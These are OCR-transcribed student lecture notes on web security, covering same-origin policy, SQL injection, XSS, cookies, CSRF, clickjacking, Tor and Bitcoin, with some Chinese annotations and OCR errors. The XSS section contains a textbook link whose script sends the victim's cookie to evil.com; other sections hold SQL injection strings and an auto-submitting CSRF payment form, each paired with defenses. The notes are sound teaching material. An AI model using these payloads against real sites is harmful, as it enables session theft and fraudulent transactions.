
# Lec 18 Web Intro. Same-Origin Policy.

## Intro. to web

# web: a platform for deploying applications and sharing information, portably and securely.

1° communication protocol: HTTP.

— URLs: global identifiers of network-retrievable resources.




i) get arguments: in URL

ii) post arguments: in the body of the request.

2° Web page elements


— for browser to display webpages.

① HTML: structured documents

② CSS: style sheets

③ JS: program to manipulate web pages.

3° page rendering




DOM: model for representing and interacting with objects in HTML.

4° Javascript

— access the cookie: useful for authentication.

5° Frames

# Enable embedding a page within a page

— <iframe src="URL"></iframe>

① outer page can specify only sizing and placement of the inner page (frame)

② frame isolation: outer ✗ change inner, inner ✗ change outer

☒ Intro to web security

# goal:

i) integrity: ✗ tamper with data in computer or other web sites

ii) confidentiality: ✗ learn info from computer or other web sites

iii) privacy: ✗ spy on me or my activities online

iv) availability: ✗ make site unavailable.

# Risk

① malicious site ⇒ file/program in machine

— javascript is sandboxed.

② spy / tamper with information of other websites

— the same-origin policy.

## Same-origin policy

# each site in the browser is isolated from others

— origin : (protocal . hostname . port)

① derived from the url.

② js/img inherits the origin of the embedded page.

③ iframe : from server server , x the loading website.

Ex : http://wikipedia.org/ http://www.wikipedia.org/

☆ x same origin ⇒ String matching

# cross-origin communication

— narrow API : postMessage ()

— receiving origin decides whether to accept the msg based on the origin.

# Lec 19 SQL Injection.

## Web Security Attack

# common attacks.

i) SQL Injection

ii) XSS – cross-site scripting

iii) CSRF – cross-site request forgery

## Web service structure.


## SQL injection example

# " SELECT AcctNum FROM Customer WHERE Username = '$var' "

$var = alice'; SELECT * FROM Customer;'

# set ok = execute (

" SELECT * FROM Users WHERE USER = ' " & FORM ("user") & " ' AND pwd = ' " & FORM ("pwd") & " ' "

):

— user = " ' or I=I --" 注释

## Prevent SQL Query

① Input escaping

— escape special characters

② Parameterized SQL.

— defends against all SQL injection attacks.

Lec 20. Cross-site Scripting (XSS).

☑ Intro to XSS

# Attacker injects a malicious script into the webpage viewed by a victim user


— scripts runs in user's browser with access to page's data.

# goal: subverts the same origin policy ⇒ let the script within the origin of the webpage.

☑ Stored XSS

i) leaves js script in web server for victim to load.

ii) server sends the script to the victim.




— 攻击 SOP (same origin policy).


— 服务器需要移除page中不合法入的脚本.

Ex：在目标页面注入脚本，当别人访问时黑客

- can store js in CSS / image.

## Reflected CSS

# Attacker gets user to click on specially-crafted URL with script in it, web service reflect it back




- user input needs to reflect in returned HTML page.

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

*What if user clicks on this link?*

1) Browser goes to bank.com/search.php?...
2) bank.com returns
   `<HTML> Results for <script> … </script> …`
3) Browser executes script *in same origin* as bank.com
   Sends to evil.com the cookie for bank.com

- goal: subvert SOP = same origin policy, run script in user's browser with same access as provided to server's regular scripts.
- vulnerability: server fails to ensure that the output it generates does not contain embedded scripts other than its own.

## XSS Defenses

① Input validation

② Output escaping

— HTML parser escape special characters : < > & " '

- <html>, <script>, 

③ Content-security policy (CSP)

— have web server supply a white list of the scripts that are allowed to appear on a page

# Lec 21 Cookies and Session Management.

## Intro to Cookies

- maintain state in the browser, browser stores cookies in the cookie jar
- cookie : key-value pair
- HTTP request : attach all the cookies relevent to the server
  - HTTP is stateless protocol. each request has no knowledge of any other requests.

[ document.cookie ] lists all cookies in scope for document.

⇒ 定制的页面主题、配色、语言、时区等信息

⇒ authentication.

## Cookie Scopes

# HTTP header:

set cookie NAME = VALUE

domain = (when to send)

path = (when to send) ↙ 当访问该path时发送该cookie

⭐ secure = (Https only)

expires = (when expires)

⭐ HttpOnly (flag. ensure cookie cannot be accessed by JS, but only sent by browser).

→ not defense XSS ⇒ js can send request to the web page. cookie 自动附在在 request 上.

# cookie policy

1. what scopes a URL-host name web server is allowed to set on a cookie

2. when the browser sends a cookie to a URL.

# domain: any domain-suffix of URL-host name, except Top level domain

Ex: host = "login.site.com"

| allowed domains | disallowed domains |
|---|---|
| login.site.com | user.site.com |
| .site.com | othersite.com |
| | .com |

— path: can be set to anything

## Examples

**Web server at foo.example.com wants to set cookie with domain:**

| domain | Whether it will be set, and if so, where it will be sent to |
|---|---|
| (value omitted) | *foo.example.com* (exact) |
| *bar.foo.example.com* | Cookie not set: domain more specific than origin |
| *foo.example.com* | *.foo.example.com |
| *baz.example.com* | Cookie not set: domain mismatch |
| *example.com* | *.example.com |
| *ample.com* | Cookie not set: domain mismatch |
| *.com* | Cookie not set: domain too broad, security risk |

Ex: cookie with :> domain = example.com and
:::> path = /some/path ↳ *.example.com.


⇒ will be included on a request to http://foo.example.com/some/path/---/hello.txt.

# Cookie policy v.s. same-origin policy

⇒ all js from scope corresponding web server can modify the cookie

→ there isn't exact domain match as in the same origin policy

# bypass same-origin policy




## Session management


# a sequence of requests and responses from one browser to (one or more) sites

Ex: gmail — two weeks
bank — short

- session management:
  - i) Authorize user once
  - ii) All subsequent requests are tied to user for a period.

Prehistory HTTP-auth : ↗ 服务器 / 浏览器配置.

— one username and password for a group of users.




— Browsers send hashed password on all subsequent HTTP requests

- problems:

  i) user can not log out other than by closing the website
  — user has multiple accounts
  — multiple user on a same computer.

  ii) site cannot customize password dialog

  iii) easily spoofed.


session token

— avoid http-auth.

| | |
|---|---|
| • Show your ticket and ID<br>• Receive a wristband<br>• When you want to re-enter later, show your wristband | • Send your password<br>• Receive a session token<br>• When you want to make another request, send your session token |

# A temporary identifier for a user, usually random or cryptographic so that an attacker cannot guess it.

— if attack can get an access token, it could access the user's account for the duration of that token




## Storing session token & problems

i) Browser cookie : browser sends cookie with every request, even when it should not (CSRF)

ii) embed in URL : — leaks via HTTP referer header
— user might share URLs

iii) in a hidden form field.
— short session only.

Better answer : a combination (1) and (3) (e.g. browser cookie with CSRF protection using form secret tokens).

# lec 22 CSRF + Impersonation Attacks

## ① Cross-site Request Forgery (CSRF)

① HTML forms


— browser send data with a HTTP POST request to a server.

② session management with cookies

1° • Server assigns a random session token to each user after they logged in, places it in the cookie

2° • The server keeps a table of [ username -> session token], so when it sees the session token it knows which user

3° • When the user logs out, the server clears the session token



## ⑧ CSRF


Ex:

- User logs in to bank.com
  - Session cookie remains in browser state
- User visits malicious site containing:


```
<form name=F action=http://bank.com/BillPay.php>
  <input name=recipient value=badguy> …
  <script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
  - Transaction will be fulfilled

XSS也需要点击malicious link.

Problem:

Cookie authentication is insufficient when side effects occur.



④ Defense: CSRF Tokens

— server includes a secret token into the webpage (e.g. in forms as a hidden field)

— when user sends requests, the secret token must be attached.

- server needs to store state that binds the user's CSRF token to the user's session id.
- cons: server needs to maintain large state table.

⑤ Defense: Referer Validation

— When the browser issues an HTTP request, it includes a referer header that indicates which URL initiated the request.

— this info can be used to distinguish same site request & cross site request

- referer may be empty
  1° strict policy disallows > server
  2° lenient policy allows
- cons: referer header may leak info.

## ☑ Impersonation Attack & Authentication

— Authentication : verify ⟨ web server ⇒ certificates ; client.

— Impersonation : pretend to be someone else ⟨ client ; server

1° two-factor authentication (two of things below)

— something you know

— something you have

— something you are (指纹,眼球识别)

2° After authentication ⟶ session hijacking

Client —sessionID⟶ server

# session hijacking

- attacker eavesdrop session ID
- impersonate user

# defense

- send encrypted over HTTPS
- use secure flag
- session expires more often ⇒ more secure, less usable
- Httponly flag to prevent scripts to get it

# old session ID

- when user log out, invalidate session every
- × reuse session ID

## Phishing attack

# intro.

- fake websites that appears similar to a real one
- trick user to visit [phishing email]
- user sent credentials and sensitive data to attacker
- web pages then directs to real site or shows maintainance issues.

# defense

- check URL.

# Attacks

— URL obfuscation Attack: 利用不易察覺的 URL

— homograph Attack: 使用 unicode 字符

— spear phishing: targeted attack 目標被攻擊者的細節信息

# lec 23 UI Attacks

## 1° clickjacking

- Exploitation where a user's mouse click is used in a way that was not intended by the user

— using frames. [因为 same origin policy, 所以直接改frame]

### Clickjacking using frames

Evil site frames good site


Evil site covers good site by putting dialogue boxes or other elements on top of parts of framed site to create a different effect

Inner site now looks different to user

# target: compromise visual integrity

- hiding the target
- partial overlays.

- An attack application (script) compromises the *context integrity* of another application's User Interface when the user acts on the UI



2° Cursorjacking

# compromise visual integrity — pointer

Cursorjacking deceives a user by using a custom cursor image, where the pointer was displayed with an offset


Defenses :

i) • User confirmation
- Good site pops dialogue box with information on the action it is about to make and asks for user confirmation
- Degrades user experience

ii) • UI randomization
- good site embeds dialogues at random locations so it is hard to overlay

iii) framebusting

— prevent other page from framing it.


— framebusting code ← condition
counter action

e.g. if (top != self) {
top.location = self.location;
}

⇒ easy to defeat.

iv) ensuring visual integrity of pointer

- freeze screen outside of the target display area when the real pointer enters the target
- lightbox effect around target on pointer entry




v) defense temporal integrity attack

- UI delay: after visual changes on target or pointer, invalidate clicks for X ms,
- pointer re-entry: after visual changes on target, invalidate clicks until reenter the target

vi) X-Frames-Options

- Web server attaches HTTP header to response
- Two possible values: DENY and SAMEORIGIN
  - DENY: browser will not render page in framed context
  - SAMEORIGIN: browser will only render if top frame is same origin as page giving directive
- Good defense … but poor adoption by sites (4 of top 10,000)
- Coarse policies: no whitelisting of partner sites, which should be allowed to frame our site

## Browser-in-Browser Attack




# lec 24. Anonymity, Tor

## Anonymity

- conceal identity of the source and destination
  - confidentiality is about contents, anonymity is about identity.

## Proxy

- intermediary that relays traffic
- trusted 3rd party
  - set up an encrypted VPN to that site




  - Proxy accepts msg encrypted for it. Extract destination & forwards.
- issue.
  - performance
  - cost

## Onion routing

$$A \rightarrow a_0 \rightarrow a_1 \rightarrow \cdots \rightarrow a_{n-1} \rightarrow B$$

$$\{\{\{\{M, B\}_{a_{n-1}}\}_{a_{n-2}} \cdots a_1\}_{k_0}$$


- 生成随机数量的中间节点
- as long as any of the mixes is honest, no one can link A with B

- issues:

- Performance: message bounces around a lot
- Attack: rubber-hose cryptanalysis of mix operators
  - Defense: use mix servers in different countries
    - Though this makes performance worse :-(
- Attack: adversary operates all of the mixes
  - Defense: have lots of mix servers (Tor today: ~2,000)
- Attack: adversary observes when Alice sends and when Bo
  links the two together
  - A side channel attack – exploits timing information
  - Defenses: pad messages, introduce significant delays
    - Tor does the former, but notes that it's not enough for defense

## Internet censorship.

- Requirements:
  - Operate in real time inside of your network
  - Examine large amounts of network traffic
  - Be able to block traffic based on black lists, signatures, or behaviors
- Sounds a lot like a NIDS... ⇒ network intrusion detection system
  - Spoiler alert: These systems *are* basically NIDS




- copy every network packet

## Evasion

- Evading both keyword and IP/Domain blacklists
  - Simple approach: Use a VPN
    - If encryption is not banned this is a great solution
    - Con: Easy to ban the VPN IP, especially if it's public
  - More robust approach
    - Use an onion router like Tor
      - Despite being built for anonymity, it has good censorship resistance properties
      - **Tor is the defacto standard for censorship resistance**

- Encryption is an effective way to evade censorship.

— False, censors can do analysis to recognize and block encrypted msgs. Also, encryption doesn't help if accessing a blacklisted IP.

Lec 25 Bitcoin.

- goal: replace banks
  - identity management
  - transactions
  - prevents double spending

* how to enforce these properties cryptographically?

A: two components

- 1. Ledger
  - ① public visible
  - ② append only
  - ③ immutable

  Log
- 2. cryptographic transactions

☒ Cryptographic transactions

- assume we have the ledger

* how can we give a cryptographic identity?

A: every client has a pair of $P_k$, $S_k$

⇒ use $P_k$ as identity.

- the fact that the user has the $S_k$, prove that you owns the account.

* how to transfer 10 ₿ ?

A: idea: A signs transaction using his $SK_A$.

— sign $SK_A$ ("$PK_A$ transfers 10 ₿ to $PK_B$")

— anyone can check it.

- problems:

  i) A can spend more money than he has. sign as many as he wants

  ii) B can replay

  ⇒ verification mechanism.

* assume there is a trustworthy ledger donor. assume initial budgets for each PK. how to prevent double spending ?

— Assume all signatures/transactions are sorted in order of creation; include previous transaction where money came from.

TX = ( $PK_{sender}$ → $PK_{receiver}$ ; X ₿ ;

$PK_{sender}$ → $PK_{sender}$ ; R ₿ ; ⇒ 剩余的 ₿

list of transactions L where money came from ).

ex: ——————→ time

| Initial budgets | $TX_1 = (PK_A \to PK_B; 10\$B;$ from initial budgets) | $TX_2 = (PK_B \to PK_C; 5\$B;$ $PK_B \to PK_B; 5\$B;$ from $TX_1$) |
|---|---|---|
| $PK_A$ has 10 $B | $sign_{SK_A}(TX_1)$ | $sign_{SK_A}(TX_2)$ |

☒ check transactions

1. the signature on Tx verifies with the Pk of the sender
2. the transactions in L have Pk of the sender as "to"
3. the transactions in L have never been spent before
   (each transaction can only be spent once.)
4. Sender had x+R 币 in L: 未币 received from L = x+R.

* 提交事务时，向 ledger 提交，所有人都可以通过阅读记录验证一个用户拥有的币.

▨ Bitcoin's ledger


1°. Hash chain / block chain

2° Consensus via proof of work

## Block chain

### Blockchain

- Chain transactions using their hashes => hashchain
- Each transaction contains hash of previous transaction **(which contains the hash of its own previous transaction, and so on)**




block i refers to the entire block (transaction description and signature), so the hash is over all of this

⇒ last hash value 包含了所有的信息.

### Properties of the hashchain

① given hchain_i => from a ~~trusted~~ source, and all the blocks 1, ... i from an untrusted source. A can verify that 1, ... i are not compromised using hchain_i.

⇒ recomputes the hash & compare

collision resistence ⇒ × not way. since src value is known

## In block chain

- Every participant stores the blockchain
- There is no central party storing it
- When someone wants to create a new transaction, they broadcast the transaction to everyone
- Every node checks the transaction, and if it is correct, it creates a new block including this transaction and adds it to its local blockchain

- Some participants can be malicious
- The majority are assumed to be honest

Q: hash chain not enough?

A: truncate the hash chain and fork the block chain.

## How do users agree on the same history?

— Consensus via proof of work

### ① Proof of work / mining

- Not everyone is allowed to add blocks to the blockchain, but only certain people, called miners
- An honest miner will include all transactions it hears about after checking them
- All miners try to solve a proof of work: the hash of the new block (which includes the hash of the blocks so far) must start with N (e.g. 33) zero bits
  - Can include a random number in the block and increment that so the hash changes until the proof of work is solved
    - Eg: Hash(block || random_number) = 000…0000453a48b244
- Currently someone in the world solves the proof of work every 10-20mins

### ② Propagating Works

- Miners broadcast blocks with proof of work
- All (honest) Bitcoin nodes listen for such blocks, check the blocks for correctness, and accept the longest correct chain
- If a miner appends a block with some incorrect transaction, the block is ignored

⇒ longest correct chain wins.

Ex:

- An honest miner M1 stores current blockchain: b1->b2->b3
- M1 hears about transactions T
- M1 tries to mine for block b4 to include T
- Another miner M2 mines first b4 and broadcasts b4, with b3->b4
- M1 checks b4, accepts b4, and starts mining for block 5

- M1 now has blockchain b1->b2->b3->b4
- M1 hears that some miners are broadcasting b1->b2->b3->b4'->b5'
- M1 checks this new chain, and then accepts this new chain, essentially discarding b4

## Proof-of-Work Security

- Can Mallory fork the block chain?
- Answer: No, not unless she has ≥51% of the computing power in the world. Longest chain wins, and her forked one will be shorter (unless she can mine new entries faster than aggregate mining power of everyone else in the world).

Q: In Bitcoin, Proof-of-Work (PoW) requires miners to find some random number n such that Hash(block || n) has a certain number of zeroes in it. What would happen if instead, miners had to find Hash(n) for which this held?

A: Show answer
This would compromise security as once a single n was found, this could be to valid any block going forward. Even if you made a condition that this n had to be unique, you still allow an adversary to precompute a large number of valid ns since there is no dependence on the actual block being added.

For example, PoW protects against double-spend attacks since on every new block, the entire network 'starts-over' on their goal of solving the hashing puzzle (since part of the input to the hash function changes). This enforces the invariant that an attacker has to compromise 51% of the network to consistently solve the puzzle first. If you get rid of that dependence, the attacker no longer needs to compromise 51% of the network since they can simply precompute 2-3 valid ns at any time and then execute their attack.

⇒ 保证整个网络中的miner从同一个点开始mining.

## Consensus & Mining

### How can we convince people to mine?


- A: Give a reward to anyone who successfully appends – they receive a free coin
  - Essentially they may include a transaction from no one to their PK having a coin
- Q: What happens to a miner's reward if his block was removed because an alternate longer chain appears?
- A: The miner lost their reward. Only the transactions and rewards on the longest chain "exist".

- Q: What happens if Miner A and Miner B at the same time solve a proof of work and append two different blocks thus forking the network?
- A: The next miner that appends onto one of these chains, invalidates the other chain. Longest chain wins.

- Q: If a miner included your transaction in the latest block created, are you guaranteed that your transaction is forever in the blockchain?
- A: No, there could have been another miner appending a different block at the same time and that chain might be winning. So wait for a few blocks, e.g. 3 until your transaction is committed with high probability, though you can never be sure.

- Q: What happens if a miner who just mined a block refuses to include my transaction?
- A: Hopefully the next miner will not refuse this. Each transaction also includes a fee which goes to the miner, so a miner would want to include as many transactions as possible

## Is Bitcoin anonymous?




It might look anonymous because you only use your PK and not your name as at a bank. But all your transactions can be tied to your PK. People can identify you from transactions you make: parking fee near your work, people you transact with, etc.

They can even see how wealthy you are

Mitigations: use multiple PKs

Solution: Zcash, anonymous version of Bitcoin

* Block chain:

→ a ledger storing information in an immutable way that can be accessed across organizations.

⇒ cannot erase information.

## Summary.

- Public, distributed, peer-to-peer, hash-chained audit log of all transactions ("block chain").
- Mining: Each entry in block chain must come with a proof of work (its hash value starts with *N* zeros). Thus, appending takes computation.
- Lottery: First to successfully append to block chain gets a small reward (if append is accepted by others). This creates new money. Each block contains a list of transactions, and identity of miner (who receives the reward).
- Consensus: If there are multiple versions of the block chain, longest one wins.